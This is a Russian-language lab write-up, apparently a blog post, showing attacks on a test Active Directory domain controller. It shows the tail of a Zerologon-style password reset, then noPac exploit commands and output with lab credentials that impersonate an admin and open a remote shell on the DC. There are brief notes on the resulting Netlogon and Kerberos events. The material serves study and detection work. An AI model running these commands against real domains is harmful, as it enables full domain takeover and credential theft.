NetrServerPasswordSetResponse
ReturnAuthenticator:
  Credential:
    Data: b'\x01#\xec\xc8y\xea#\x8a'
    Timestamp: 0
  ErrorCode: 0

Success! DC machine account should be restored to it's original value. You might want to secretsdu
mp again to check.


```

Пароль успешно восстановлен.

Здесь буду использовать другой образ Винды, че то с предыдущим не пошло:



Создаем пользака с минимальными правами:



Начинаем атаку:


```

root@kali: /opt/noPac
File Actions Edit View Help
administrator_win-victim.testdomain.local.ccache  README.md      scanner.py  utils
noPac.py      requirements.txt  script.py

(root@kali)-[/opt/noPac]
# cat script.py
python3 noPac.py TESTDOMAIN.local/razrab:'P@ssw0rd' -dc-ip "192.168.1.19" -shell --impersonate administrator -use-ldap

(root@kali)-[/opt/noPac]
# python3 noPac.py VICTIM.local/razrab:'R353@rcH' -dc-ip "192.168.1.21" -shell --impersonate admin -use-ldap

NOPAC

[*] Current ms-DS-MachineAccountQuota = 10
[*] Selected Target testdomain.victim.local
[*] will try to impersonat admin
[*] Adding Computer Account "WIN-VIQU2QFTDIJ"
[*] MachineAccount "WIN-VIQU2QFTDIJ" password = 0IrQDGT5G1@X
[*] Successfully added machine account WIN-VIQU2QFTDIJ with password 0IrQDGT5G1@X.
[*] WIN-VIQU2QFTDIJ object = CN=WIN-VIQU2QFTDIJ,CN=Computers,DC=VICTIM,DC=local
[*] WIN-VIQU2QFTDIJ sAMAccountName = testdomain
[*] Saving ticket in testdomain.ccache
[*] Resting the machine account to WIN-VIQU2QFTDIJ
[*] Restored WIN-VIQU2QFTDIJ sAMAccountName to original value
[*] Using TGT from cache
[*] Impersonating admin
[*] Requesting S4U2self
[*] Saving ticket in admin.ccache
[*] Remove ccache of testdomain.victim.local
[*] Rename ccache with target ...
[*] Attempting to del a computer with the name: WIN-VIQU2QFTDIJ
[-] Delete computer WIN-VIQU2QFTDIJ Failed! Maybe the current user does not have permission.
[*] Pls make sure your choice hostname and the -dc-ip are same machine !!
[*] Exploiting..
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>

```

Netlogon увидел что машина kali подключилась удаленно.

По событиям:

После того как я набрал hostname

```

root@kali: /opt/noPac
File Actions Edit View Help


(root@kali)-[/opt/noPac]
# python3 noPac.py VICTIM.local/razrab:'R353@rcH' -dc-ip "192.168.1.21" -shell --impersonate admin -use-ldap

NOPAC

[*] Current ms-DS-MachineAccountQuota = 10
[*] Selected Target testdomain.victim.local
[*] will try to impersonat admin
[*] Alreay have user admin ticket for target testdomain.victim.local
[*] Pls make sure your choice hostname and the -dc-ip are same machine !!
[*] Exploiting..
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>hostname
TESTDOMAIN
C:\Windows\system32>

```

В событиях отобразились ивенты с Керберосом+проверка учетных данных



Таким образом,я получил RCE.